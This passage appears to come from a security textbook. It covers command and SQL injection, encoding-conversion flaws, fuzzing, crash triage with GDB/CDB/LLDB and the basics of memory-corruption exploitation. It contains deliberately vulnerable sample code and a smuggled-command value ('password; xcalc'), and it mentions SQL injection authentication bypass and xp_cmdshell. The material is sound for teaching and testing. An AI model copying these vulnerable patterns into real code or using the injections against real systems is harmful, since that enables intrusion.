Most OSes, especially Unix-based OSes, include a rich set of utilities designed for various tasks. Sometimes developers decide that the easiest way to execute a particular task, say password updating, is to execute an external application or operating system utility. Although this might not be a problem if the command line executed is entirely specified by the developer, often some data from the network client is inserted into the command line to perform the desired operation. Listing 9-14 shows such a vulnerable application.

```
 def update_password(string username)
 {
❶ string oldpassword = read_string();
   string newpassword = read_string();

   if(check_user_password(username, oldpassword))
   {
     // Invoke update_password command
  ❷ system("/sbin/update_password -u " + username + " -p " + newpassword);
   }
 }
```

Listing 9-14: A password update vulnerable to command injection

The listing updates the current user's password as long as the original password is known ❶. It then builds a command line and invokes the Unix-style `system` function ❷. Although we don't control the `username` or `oldpassword` parameters (they must be correct for the `system` call to be made), we do have complete control over `newpassword`. Because no sanitization is done, the code in the listing is vulnerable to command injection because the system function uses the current Unix shell to execute the command line. For example, we could specify a value for `newpassword` such as `password; xcalc`, which would first execute the password update command. Then the shell could execute `xcalc` as it treats the semicolon as a separator in a list of commands to execute.

SQL Injection

Even the simplest application might need to persistently store and retrieve data. Applications can do this in a number of ways, but one of the most common is to use a relational database. Databases offer many advantages, not least of which is the ability to issue queries against the data to perform complex grouping and analysis.

The de facto standard for defining queries to relational databases is the *Structured Query Language (SQL)*. This text-based language defines what data tables to read and how to filter that data to get the results the application wants. When using a text-based language there is a temptation is to build queries using string operations. However, this can easily result in a vulnerability like command injection: instead of inserting untrusted data into a command line without appropriately escaping, the attacker inserts data into a SQL query, which is executed on the database. This technique can modify the operation of the query to return known results. For example, what if the query extracted the current password for the authenticating user, as shown in Listing 9-15?

```
  def process_authentication()
  {
❶   string username = read_string();
    string password = read_string();

❷   string sql = "SELECT password FROM user_table WHERE user = '" + username "'";

❸   return run_query(sql) == password;
  }
```

Listing 9-15: An example of authentication vulnerable to SQL injection

This listing reads the username and password from the network ❶. Then it builds a new SQL query as a string, using a SELECT statement to extract the password associated with the user from the user table ❷. Finally, it executes that query on the database and checks that the password read from the network matches the one in the database ❸.

The vulnerability in this listing is easy to exploit. In SQL, the strings need to be enclosed in single quotes to prevent them from being interpreted as commands in the SQL statement. If a username is sent in the protocol with an embedded single quote, an attacker could terminate the quoted string early. This would lead to an injection of new commands into the SQL query. For example, a `UNION SELECT` statement would allow the query to return an arbitrary password value. An attacker could use the SQL injection to bypass the authentication of an application.

SQL injection attacks can even result in remote code execution. For example, although disabled by default, Microsoft's SQL Server's database function `xp_cmdshell` allows you to execute OS commands. Oracle's database even allows uploading arbitrary Java code. And of course, it's also possible to find applications that pass raw SQL queries over the network. Even if a protocol is not intended for controlling the database, there's still a good chance that it can be exploited to access the underlying database engine.

Text-Encoding Character Replacement

In an ideal world, everyone would be able to use one type of text encoding for all different languages. But we don't live in an ideal world, and we use multiple text encodings as discussed in Chapter 3, such as ASCII and variants of Unicode.

Some conversions between text encodings cannot be round-tripped: converting from one encoding to another loses important information such that if the reverse process is applied, the original text can't be restored. This is especially problematic when converting from a wide character set such as Unicode to a narrow one such as ASCII. It's simply impossible to encode the entire Unicode character set in 7 bits.

Text-encoding conversions manage this problem in one of two ways. The simplest approach replaces the character that cannot be represented with a placeholder, such as the question mark (?) character. This might be a problem if the data value refers to something where the question mark is used as a delimiter or as a special character, for example, as in URL parsing where it represents the beginning of a query string.

The other approach is to apply a best-fit mapping. This is used for characters for which there is a similar character in the new encoding. For example, the quotation mark characters in Unicode have left-facing and right-facing forms that are mapped to specific code points, such as U+201C and U+201D for left and right double quotation marks. These are outside the ASCII range, but in a conversion to ASCII, they're commonly replaced with the equivalent character, such as U+0022 or the quotation mark. Best-fit mapping can become a problem when the converted text is processed by the application. Although slightly corrupted text won't usually cause much of a problem for a user, the automatic conversion process could cause the application to mishandle the data.

The important implementation issue is that the application first verifies the security condition using one encoded form of a string. Then it uses the other encoded form of a string for a specific action, such as reading a resource or executing a command, as shown in Listing 9-16.

```
 def add_user()
 {
❶ string username = read_unicode_string();

   // Ensure username doesn't contain any single quotes
❷ if(username.contains("'") == false)
   {
     // Add user, need to convert to ASCII for the shell
  ❸ system("/sbin/add_user '" + username.toascii() + "'");
   }
 }
```

Listing 9-16: A text conversion vulnerability

In this listing, the application reads in a Unicode string representing a user to add to the system ❶. It will pass the value to the `add_user` command, but it wants to avoid a command injection vulnerability; therefore, it first ensures that the username doesn't contain any single quote characters that could be misinterpreted ❷. Once satisfied that the string is okay, it converts it to ASCII (Unix systems typically work on a narrow character set, although many support UTF-8) and ensures that the value is enclosed with single quotes to prevent spaces from being misinterpreted ❸.

Of course, if the best-fit mapping rules convert other characters back to a single quote, it would be possible to prematurely terminate the quoted string and return to the same sort of command injection vulnerabilities discussed earlier.

Final Words

This chapter showed you that many possible root causes exist for vulnerabilities, with a seemingly limitless number of variants in the wild. Even if something doesn't immediately look vulnerable, persist. Vulnerabilities can appear in the most surprising places.

I've covered vulnerabilities ranging from memory corruptions, causing an application to behave in a different manner than it was originally designed, to preventing legitimate users from accessing the services provided. It can be a complex process to identify all these different issues.

As a protocol analyzer, you have a number of possible angles. It is also vital that you change your strategy when looking for implementation vulnerabilities. Take into account whether the application is written in memory-safe or unsafe languages, keeping in mind that you are less likely to find memory corruption in, for example, a Java application.

10
FINDING AND EXPLOITING SECURITY VULNERABILITIES

Parsing the structure of a complex network protocol can be tricky, especially if the protocol parser is written in a memory-unsafe programming language, such as C/C++. Any mistake could lead to a serious vulnerability, and the complexity of the protocol makes it difficult to analyze for such vulnerabilities. Capturing all the possible interactions between the incoming protocol data and the application code that processes it can be an impossible task.

This chapter explores some of the ways you can identify security vulnerabilities in a protocol by manipulating the network traffic going to and from an application. I'll cover techniques such as fuzz testing and debugging that allow you to automate the process of discovering security issues. I'll also put together a quick-start guide on triaging crashes to determine their root cause and their exploitability. Finally, I'll discuss the exploitation of common security vulnerabilities, what modern platforms do to mitigate exploitation, and ways you can bypass these exploit mitigations.

Fuzz Testing

Any software developer knows that testing the code is essential to ensure that the software behaves correctly. Testing is especially important when it comes to security. Vulnerabilities exist where a software application's behavior differs from its original intent. In theory, a good set of tests ensures that this doesn't happen. However, when working with network protocols, it's likely you won't have access to any of the application's tests, especially in proprietary applications. Fortunately, you can create your own tests.

Fuzz testing, commonly referred to as *fuzzing*, is a technique that feeds random, and sometimes not-so-random, data into a network protocol to force the processing application to crash in order to identify vulnerabilities. This technique tends to yield results no matter the complexity of the network. Fuzz testing involves producing multiple test cases, essentially modified network protocol structures, which are then sent to an application for processing. These test cases can be generated automatically using random modifications or under direction from the analyst.

The Simplest Fuzz Test

Developing a set of fuzz tests for a particular protocol is not necessarily a complex task. At its simplest, a fuzz test can just send random garbage to the network endpoint and see what happens.

For this example, we'll use a Unix-style system and the Netcat tool. Execute the following on a shell to yield a simple fuzzer:

```
$ cat /dev/urandom | nc hostname port
```

This one-line shell command reads data from the system's random number generator device using the `cat` command. The resulting random data is piped into `netcat`, which opens a connection to a specified endpoint as instructed.

This simple fuzzer will likely only yield a crash on simple protocols with few requirements. It's unlikely that simple random generation would create data that meets the requirements of a more complex protocol, such as valid checksums or magic values. That said, you'd be surprised how often a simple fuzz test can give you valuable results; because it's so quick to do, you might as well try it. Just don't use this fuzzer on a live industrial control system managing a nuclear reactor!

Mutation Fuzzer

Often, you'll need to be more selective about what data you send to a network connection to get the most useful information. The simplest technique in this case is to use existing protocol data, mutate it in some way, and then send it to the receiving application. This mutation fuzzer can work surprisingly well.

Let's start with the simplest possible mutation fuzzer: a random bit flipper. Listing 10-1 shows a basic implementation of this type of fuzzer.

```
void SimpleFuzzer(const char* data, size_t length) {
   size_t position = RandomInt(length);
   size_t bit = RandomInt(8);

   char* copy = CopyData(data, length);
   copy[position] ^= (1 << bit);
   SendData(copy, length);
}
```

Listing 10-1: A simple random bit flipper mutation fuzzer

The `SimpleFuzzer()` function takes in the data to fuzz and the length of the data, and then generates a random number between 0 and the length of the data as the byte of the data to modify. Next, it decides which bit in that byte to change by generating a number between 0 and 7. Then it toggles the bit using the XOR operation and sends the mutated data to its network destination.

This function works when, by random chance, the fuzzer modifies a field in the protocol that is then used incorrectly by the application. For example, your fuzzer might modify a length field set to 0x40 by converting it to a length field of 0x80000040. This modification might result in an integer overflow if the application multiplies it by 4 (for an array of 32-bit values, for example). This modification could also cause the data to be malformed, which would confuse the parsing code and introduce other types of vulnerabilities, such as an invalid command identifier that results in the parser accessing an incorrect location in memory.

You could mutate more than a single bit in the data at a time. However, by mutating single bits, you're more likely to localize the effect of the mutation to a similar area of the application's code. Changing an entire byte could result in many different effects, especially if the value is used for a set of flags.

You'll also need to recalculate any checksums or critical fields, such as total length values after the data has been fuzzed. Otherwise, the resulting parsing of the data might fail inside a verification step before it ever gets to the area of the application code that processes the mutated value.

Generating Test Cases

When performing more complex fuzzing, you'll need to be smarter with your modifications and understand the protocol to target specific data types. The more data that passes into an application for parsing, the more complex the application will be. In many cases, inadequate checks are made at edge cases of protocol values, such as length values; then, if we already know how the protocol is structured, we can generate our own test cases from scratch.

Generating our own test cases gives us precise control over the protocol fields used and their sizes. However, test cases are more complex to develop, and careful thought must be given to the kinds you want to generate. Generating test cases allows you to test for types of protocol values that might never be used when you capture traffic to mutate. But the advantage is that you'll exercise more of the application's code and access areas of code that are likely to be less well tested.

Vulnerability Triaging

After you've run a fuzzer against a network protocol and the processing application has crashed, you've almost certainly found a bug. The next step is to find out whether that bug is a vulnerability and what type of vulnerability it might be, which depends on how and why the application crashed. To do this analysis, we use *vulnerability triaging*:

taking a series of steps to search for the root cause of a crash. Sometimes the cause of the bug is clear and easy to track down. Sometimes a vulnerability causes corruption of an application seconds, if not hours, after the corruption occurs. This section describes ways to triage vulnerabilities and increase your chances of finding the root cause of a particular crash.

Debugging Applications

Different platforms allow different levels of control over your triaging. For an application running on Windows, macOS, or Linux, you can attach a debugger to the process. But on an embedded system, you might only have crash reports in the system log to go on. For debugging, I use CDB on Windows, GDB on Linux, and LLDB on macOS. All these debuggers are used from the command line, and I'll provide some of the most useful commands for debugging your processes.

Starting Debugging

To start debugging, you'll first need to attach the debugger to the application you want to debug. You can either run the application directly under the debugger from the command line or attach the debugger to an already-running process based on its process ID. Table 10-1 shows the various commands you need for running the three debuggers.

Table 10-1: Commands for Running Debuggers on Windows, Linux, and macOS

Debugger	New process	Attach process
CDB	`cdb application.exe [`*`arguments`*`]`	`cdb -p PID`
GDB	`gdb --args application [`*`arguments`*`]`	`gdb -p PID`
LLDB	`lldb -- application [`*`arguments`*`]`	`lldb -p -PID`

Because the debugger will suspend execution of the process after you've created or attached the debugger, you'll need to run the process again. You can issue the commands in Table 10-2 in the debugger's shell to start the process execution or resume execution if attaching. The table provides some simple names for such commands, separated by commas where applicable.

Table 10-2: Simplified Application Execution Commands

Debugger	Start execution	Resume execution
CDB	`g`	`g`
GDB	`run, r`	`continue, c`
LLDB	`process launch, run, r`	`thread continue, c`

When a new process creates a child process, it might be the child process that crashes rather than the process you're debugging. This is especially common on Unix-like platforms, because some network servers will fork the current process to handle the new connection by creating a copy of the process. In these cases, you need to ensure you can follow the child process, not the parent process. You can use the commands in Table 10-3 to debug the child processes.

Table 10-3: Debugging the Child Processes

Debugger	Enable child process debugging	Disable child process debugging
CDB	`.childdbg 1`	`.childdbg 0`
GDB	`set follow-fork-mode child`	`set follow-fork-mode parent`
LLDB	`process attach --name` *`NAME`* `--waitfor`	`exit debugger`

There are some caveats to using these commands. On Windows with CDB, you can debug all processes from one debugger. However, with

GDB, setting the debugger to follow the child will stop the debugging of the parent. You can work around this somewhat on Linux by using the `set detach-on-fork off` command. This command suspends debugging of the parent process while continuing to debug the child and then reattaches to the parent once the child exits. However, if the child runs for a long time, the parent might never be able to accept any new connections.

LLDB does not have an option to follow child processes. Instead, you need to start a new instance of LLDB and use the attachment syntax shown in Table 10-3 to automatically attach to new processes by the process name. You should replace the *`NAME`* in the `process` LLDB command with the process name to follow.

Analyzing the Crash

After debugging, you can run the application while fuzzing and wait for the program to crash. You should look for crashes that indicate corrupted memory—for example, crashes that occur when trying to read or write to invalid addresses, or trying to execute code at an invalid address. When you've identified an appropriate crash, inspect the state of the application to work out the reason for the crash, such as a memory corruption or an array-indexing error.

First, determine the type of crash that has occurred from the print out to the command window. For example, CDB on Windows typically prints the crash type, which will be something like `Access violation`, and the debugger will try to print the instruction at the current program location where the application crashed. For GDB and LLDB on Unix-like systems, you'll instead see the signal type: the most common type is `SIGSEGV` for segmentation fault, which indicates that the application tried to access an invalid memory location.

As an example, Listing 10-2 shows what you'd see in CDB if the application tried to execute an invalid memory address.

```
(2228.1b44): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
```

```
This exception may be expected and handled.
00000000`41414141 ??              ???
```

Listing 10-2: An example crash in CDB showing invalid memory address

After you've determined the type of crash, the next step is to determine which instruction caused the application to crash so you'll know what in the process state you need to look up. Notice in Listing 10-2 that the debugger tried to print the instruction at which the crash occurred, but the memory location was invalid, so it returns a series of question marks. When the crash occurs due to reading or writing invalid memory, you'll get a full instruction instead of the question marks. If the debugger shows that you're executing valid instructions, you can disassemble the instructions surrounding the crash location using the commands in Table 10-4.

Table 10-4: Instruction Disassembly Commands

Debugger	Disassemble from crash location	Disassemble a specific location
CDB	`u`	`u` *ADDR*
GDB	`disassemble`	`disassemble` *ADDR*
LLDB	`disassemble -frame`	`disassemble --start-address` *ADDR*

To display the processor's register state at the point of the crash, you can use the commands in Table 10-5.

Table 10-5: Displaying and Setting the Processor Register State

Debugger	Show general purpose registers	Show specific register	Set specific register
CDB	`r`	`r @rcx`	`r @rcx =` *NEWVALUE*
GDB	`info registers`	`info registers rcx`	`set $rcx =` *NEWVALUE*

Debugger	Show general purpose registers	Show specific register	Set specific register
LLDB	`register read`	`register read rcx`	`register write rcx` *`NEWVALUE`*

You can also use these commands to set the value of a register, which allows you to keep the application running by fixing the immediate crash and restarting execution. For example, if the crash occurred because the value of RCX was pointing to invalid reference memory, it's possible to reset RCX to a valid memory location and continue execution. However, this might not continue successfully for very long if the application is already corrupted.

One important detail to note is how the registers are specified. In CDB, you use the syntax `@`*`NAME`* to specify a register in an expression (for example, when building up a memory address). For GDB and LLDB, you typically use `$`*`NAME`* instead. GDB and LLDB, also have a couple of pseudo registers: `$pc`, which refers to the memory location of the instruction currently executing (which would map to RIP for x64), and `$sp`, which refers to the current stack pointer.

When the application you're debugging crashes, you'll want to display how the current function in the application was called, because this provides important context to determine what part of the application triggered the crash. Using this context, you can narrow down which parts of the protocol you need to focus on to reproduce the crash.

You can get this context by generating a stack trace, which displays the functions that were called prior to the execution of the vulnerable function, including, in some cases, local variables and arguments passed to those functions. Table 10-6 lists commands to create a stack trace.

Table 10-6: Creating a Stack Trace

Debugger	Display stack trace	Display stack trace with arguments
CDB	`K`	`Kb`
GDB	`backtrace`	`backtrace full`
LLDB	`backtrace`	

You can also inspect memory locations to determine what caused the current instruction to crash; use the commands in Table 10-7.

Table 10-7: Displaying Memory Values

Debugger	Display bytes/words, dwords, qwords	Display ten 1-byte values
CDB	`db, dw, dd, dq` *`ADDR`*	`db` *`ADDR`* `L10`
GDB	`x/b, x/h, x/w, x/g` *`ADDR`*	`x/10b` *`ADDR`*
LLDB	`memory read --size 1,2,4,8`	`memory read --size 1 --count 10`

Each debugger allows you to control how to display the values in memory, such as the size of the memory read (like 1 byte to 4 bytes) as well as the amount of data to print.

Another useful command determines what type of memory an address corresponds to, such as heap memory, stack memory, or a mapped executable. Knowing the type of memory helps narrow down the type of vulnerability. For example, if a memory value corruption has occurred, you can distinguish whether you're dealing with a stack memory or heap memory corruption. You can use the commands in Table 10-8 to determine the layout of the process memory and then look up what type of memory an address corresponds to.

Table 10-8: Commands for Displaying the Process Memory Map

Debugger	Display process memory map
CDB	`!address`
GDB	`info proc mappings`
LLDB	No direct equivalent

Of course, there's a lot more to the debugger that you might need to use in your triage, but the commands provided in this section should cover the basics of triaging a crash.

Example Crashes

Now let's look at some examples of crashes so you'll know what they look like for different types of vulnerabilities. I'll just show Linux crashes in GDB, but the crash information you'll see on different platforms and debuggers should be fairly similar. Listing 10-3 shows an example crash from a typical stack buffer overflow.

```
  GNU gdb 7.7.1
  (gdb) r
  Starting program: /home/user/triage/stack_overflow

  Program received signal SIGSEGV, Segmentation fault.
❶ 0x41414141 in ?? ()

❷ (gdb) x/i $pc
  => 0x41414141:  Cannot access memory at address 0x41414141
❸ (gdb) x/16xw $sp-16
  0xbffff620:     0x41414141      0x41414141      0x41414141      0x41414141
  0xbffff630:     0x41414141      0x41414141      0x41414141      0x41414141
  0xbffff640:     0x41414141      0x41414141      0x41414141      0x41414141
  0xbffff650:     0x41414141      0x41414141      0x41414141      0x41414141
```

Listing 10-3: An example crash from a stack buffer overflow

The input data was a series of repeating *A* characters, shown here as the hex value 0x41. At ❶, the program has crashed trying to execute the memory address 0x41414141. The fact that the address contains repeated copies of our input data is indicative of memory corruption, because the memory values should reflect the current execution state (such as pointers into the stack or heap)and are very unlikely to be the same value repeated. We double-check that the reason it crashed is that there's no executable code at 0x41414141 by requesting GDB to disassemble instructions at the location of the program crash ❷. GDB then indicates that it cannot access memory at that location. The crash doesn't necessarily mean a stack overflow has occured, so to confirm we dump the current stack location ❸. By also moving the stack pointer back 16 bytes at this point, we can see that our input data has definitely corrupted the stack.

The problem with this crash is that it's difficult to determine which part is the vulnerable code. We crashed it by calling an invalid location, meaning the function that was executing the return instruction is no longer directly referenced and the stack is corrupted, making it difficult to extract calling information. In this case, you could look at the stack memory below the corruption to search for a return address left on the stack by the vulnerable function, which can be used to track down the culprit. Listing 10-4 shows a crash resulting from heap buffer overflow, which is considerably more involved than the stack memory corruption.

```
   user@debian:~/triage$ gdb ./heap_overflow
   GNU gdb 7.7.1

   (gdb) r
   Starting program: /home/user/triage/heap_overflow

   Program received signal SIGSEGV, Segmentation fault.
   0x0804862b in main ()
❶ (gdb) x/i $pc
   => 0x804862b <main+112>:        mov    (%eax),%eax

❷ (gdb) info registers $eax
   eax            0x41414141       1094795585

   (gdb) x/5i $pc
   => 0x804862b <main+112>:        mov    (%eax),%eax
      0x804862d <main+114>:        sub    $0xc,%esp
      0x8048630 <main+117>:        pushl  -0x10(%ebp)
    ❸ 0x8048633 <main+120>:        call   *%eax
      0x8048635 <main+122>:       add    $0x10,%esp

   (gdb) disassemble
   Dump of assembler code for function main:
      ...
    ❹ 0x08048626 <+107>:   mov    -0x10(%ebp),%eax
      0x08048629 <+110>:   mov    (%eax),%eax
   => 0x0804862b <+112>:   mov    (%eax),%eax
      0x0804862d <+114>:   sub    $0xc,%esp
      0x08048630 <+117>:   pushl  -0x10(%ebp)
      0x08048633 <+120>:   call   *%eax

   (gdb) x/w $ebp-0x10
   0xbffff708:     0x0804a030

   ❺ (gdb) x/4w 0x0804a030
   0x804a030:      0x41414141      0x41414141      0x41414141      0x41414141

   (gdb) info proc mappings
   process 4578
   Mapped address spaces:

       Start Addr    End Addr       Size  Offset  objfile
        0x8048000   0x8049000     0x1000     0x0  /home/user/triage/heap_overflow
        0x8049000   0x804a000     0x1000     0x0  /home/user/triage/heap_overflow
     ❻ 0x804a000   0x806b000    0x21000     0x0  [heap]
       0xb7cce000  0xb7cd0000     0x2000     0x0
       0xb7cd0000  0xb7e77000   0x1a7000     0x0  /lib/libc-2.19.so
```

Listing 10-4: An example crash from a heap buffer overflow

Again we get a crash, but it's at a valid instruction that copies a value from the memory location pointed to by EAX back into EAX ❶. It's likely that the crash occurred because EAX points to invalid memory. Printing the register ❷ shows that the value of EAX is just our overflow character repeated, which is a sign of corruption.

We disassemble a little further and find that the value of EAX is being used as a memory address of a function that the instruction at ❸ will call. Dereferencing a value from another value indicates that the code being executed is a virtual function lookup from a *Virtual Function Table (VTable)*. We confirm this by disassembling a few instructions prior to the crashing instruction ❹. We see that a value is being read from memory, then that value is dereferenced (this would be reading the VTable pointer), and finally it is dereferenced again causing the crash.

Although analysis showing that the crash occurs when dereferencing a VTable pointer doesn't immediately verify the corruption of a heap object, it's a good indicator. To verify a heap corruption, we extract the value from memory and check whether it's corrupted using the 0x41414141 pattern, which was our input value during testing ❺. Finally, to check whether the memory is in the heap, we use the `info proc mappings` command to dump the process memory map; from that, we can see that the value 0x0804a030, which we extracted for ❹, is within the heap region ❻. Correlating the memory address with the mappings indicates that the memory corruption is isolated to this heap region.

Finding that the corruption is isolated to the heap doesn't necessarily point to the root cause of the vulnerability, but we can at least find information on the stack to determine what functions were called to get to this point. Knowing what functions were called would narrow down the range of functions you would need to reverse engineer to determine the culprit.

Improving Your Chances of Finding the Root Cause of a Crash

Tracking down the root cause of a crash can be difficult. If the stack memory is corrupted, you lose the information on which function was being called at the time of the crash. For a number of other types of vulnerabilities, such as heap buffer overflows or use-after-free, it's possible the crash will never occur at the location of the vulnerability. It's also possible that the corrupted memory is set to a value that doesn't cause the application to crash at all, leading to a change of application behavior that cannot easily be observed through a debugger.

Ideally, you want to improve your chances of identifying the exact point in the application that's vulnerable without exerting a significant amount of effort. I'll present a few ways of improving your chances of narrowing down the vulnerable point.

Rebuilding Applications with Address Sanitizer

If you're testing an application on a Unix-like OS, there's a reasonable chance you have the source code for the application. This alone provides you with many advantages, such as full debug information, but it also means you can rebuild the application and add improved memory error detection to improve your chances of discovering vulnerabilities.

One of the best tools to add this improved functionality when rebuilding is Address Sanitizer (ASan), an extension for the CLANG C compiler that detects memory corruption bugs. If you specify the `-fsanitize=address` option when running the compiler (you can usually specify this option using the `CFLAGS` environment variable), the rebuilt application will have additional instrumentation to detect common memory errors, such as memory corruption, out-of-bounds writes, use-after-free, and double-free.

The main advantage of ASan is that it stops the application as soon as possible after the vulnerable condition has occurred. If a heap allocation overflows, ASan stops the program and prints the details of the vulnerability to the shell console. For example, Listing 10-5 shows a part of the output from a simple heap overflow.

```
==3998==ERROR: AddressSanitizer: heap-buffer-overflow❶ on address
0xb6102bf4❷ at pc 0x081087ae❸ bp 0xbf9c64d8 sp 0xbf9c64d0
WRITE of size 1❹ at 0xb6102bf4 thread T0

    #0 0x81087ad (/home/user/triage/heap_overflow+0x81087ad)
    #1 0xb74cba62 (/lib/i386-linux-gnu/i686/cmov/libc.so.6+0x19a62)
    #2 0x8108430 (/home/user/triage/heap_overflow +0x8108430)
```

Listing 10-5: Output from ASan for a heap buffer overflow

Notice that the output contains the type of bug encountered ❶ (in this case a heap overflow), the memory address of the overflow write ❷, the location in the application that caused the overflow ❸, and the size of the overflow ❹. By using the provided information with a debugger, as shown in the previous section, you should be able to track down the root cause of the vulnerability.

However, notice that the locations inside the application are just memory addresses. Source code files and line numbers would be more useful. To retrieve them in the stack trace, we need to specify some environment variables to enable symbolization, as shown in Listing 10-6. The application will also need to be built with debugging information, which we can do by passing by the compiler flag `-g` to CLANG.

```
$ export ASAN_OPTIONS=symbolize=1
$ export ASAN_SYMBOLIZER_PATH=/usr/bin/llvm-symbolizer-3.5
$ ./heap_overflow
=================================================================
==4035==ERROR: AddressSanitizer: heap-buffer-overflow on address 0xb6202bf4 at pc
0x081087ae bp 0xbf97a418 sp 0xbf97a410
WRITE of size 1 at 0xb6202bf4 thread T0
    #0 0x81087ad in main /home/user/triage/heap_overflow.c:8:3❶
    #1 0xb75a4a62 in __libc_start_main /build/libc-start.c:287
    #2 0x8108430 in _start (/home/user/triage/heap_overflow+0x8108430)
```

Listing 10-6: Output from ASan for a heap buffer overflow with symbol information

The majority of Listing 10-6 is the same as Listing 10-5. The big difference is that the crash's location ❶ now reflects the location inside the original source code (in this case, starting at line 8, character 3 inside the file *heap_overflow.c*) instead of a memory location inside the program. Narrowing down the location of the crash to a specific line in the program makes it much easier to inspect the vulnerable code and determine the reason for the crash.

Windows Debug and Page Heap


On Windows, access to the source code of the application you're testing is probably more restricted. Therefore, you'll need to improve your chances for existing binaries. Windows comes with the Page Heap, which you can enable to improve your chances of tracking down a memory corruption.

You need to manually enable the Page Heap for the process you want to debug by running the following command as an administrator:

```
C:\> gflags.exe -i appname.exe +hpa
```

The `gflags` application comes installed with the CDB debugger. The `-i` parameter allows you to specify the image filename to enable the Page Heap on. Replace *`appname.exe`* with the name of the application you're testing. The `+hpa` parameter is what actually enables the Page Heap when the application next executes.

The Page Heap works by allocating special, OS-defined memory pages (called *guard pages*) after every heap allocation. If an application tries to read or write these special guard pages, an error will be raised and the debugger will be notified immediately, which is useful for detecting a heap buffer overflow. If the overflow writes immediately at the end of the buffer, the guard page will be touched by the application and an error will be raised instantly. Figure 10-1 shows how this process works in practice.



```
eax=05be3ffa ebx=00939000 ecx=000000ce edx=000000ee esi=05be3f2c edi=05be8000
eip=6a90cf5e esp=00b7f9ec ebp=00b7fa0c iopl=0         nv up ei pl nz na po cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010203
VCRUNTIME140!memcpy+0x4e:
6a90cf5e f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
```

Figure 10-1: The Page Heap detecting an overflow

You might assume that using the Page Heap would be a good way of stopping heap memory corruptions from occurring, but the Page Heap wastes a huge amount of memory because each allocation needs a separate guard page. Setting up the guard pages requires calling a system call, which reduces allocation performance. On the whole, enabling the Page Heap for anything other than debugging sessions would not be a great idea.

Exploiting Common Vulnerabilities

After researching and analyzing a network protocol, you've fuzzed it and found some vulnerabilities you want to exploit. Chapter 9 describes many types of security vulnerabilities but not how to exploit those vulnerabilities, which is what I'll discuss here. I'll start with how you can exploit memory corruptions and then discuss some of the more unusual vulnerability types.

The aims of vulnerability exploitation depend on the purpose of your protocol analysis. If the analysis is on a commercial product, you might be looking for a proof of concept that clearly demonstrates the issue so the vendor can fix it: in that case, reliability isn't as important as a clear demonstration of what the vulnerability is. On the other hand, if you're developing an exploit for use in a Red Team exercise and are tasked with compromising some infrastructure, you might need an exploit that is reliable, works on many different product versions, and executes the next stage of your attack.

Working out ahead of time what your exploitation objectives are ensures you don't waste time on irrelevant tasks. Whatever your goals, this section provides you with a good overview of the topic and more in-depth references for your specific needs. Let's begin with exploiting memory corruptions.

Exploiting Memory Corruption Vulnerabilities

Memory corruptions, such as stack and heap overflows, are very common in applications written in memory-unsafe languages, such as C/C++. It's difficult to write a complex application in such programming languages without introducing at least one memory corruption vulnerability. These vulnerabilities are so common that it's relatively easy to find information about how to exploit them.

An exploit needs to trigger the memory corruption vulnerability in such a way that the state of the program changes to execute arbitrary code. This might involve hijacking the executing state of the processor and redirecting it to some executable code provided in the exploit. It might also mean modifying the running state of the application in such a way that previously inaccessible functionality becomes available.

The development of the exploit depends on the corruption type and what parts of the running application the corruption affects, as well as the kind of anti-exploit mitigations the application uses to make exploitation of a vulnerability more difficult to succeed. First, I'll talk about the general principles of exploitation, and then I'll consider more complex scenarios.

Stack Buffer Overflows

Recall that a stack buffer overflow occurs when code underestimates the length of a buffer to copy into a location on the stack, causing overflow that corrupts other data on the stack. Most serious of all, on many architectures the return address for a function is stored on the stack, and corruption of this return address gives the user direct control of execution, which you can use to execute any code you like. One of the most common techniques to exploit a stack buffer overflow is to corrupt the return address on the stack to point to a buffer containing shell code with instructions you want to execute when you achieve control. Successfully corrupting the stack in this way results in the application executing code it was not expecting.

In an ideal stack overflow, you have full control over the contents and length of the overflow, ensuring that you have full control over the values you overwrite on the stack. Figure 10-2 shows an ideal stack overflow vulnerability in operation.

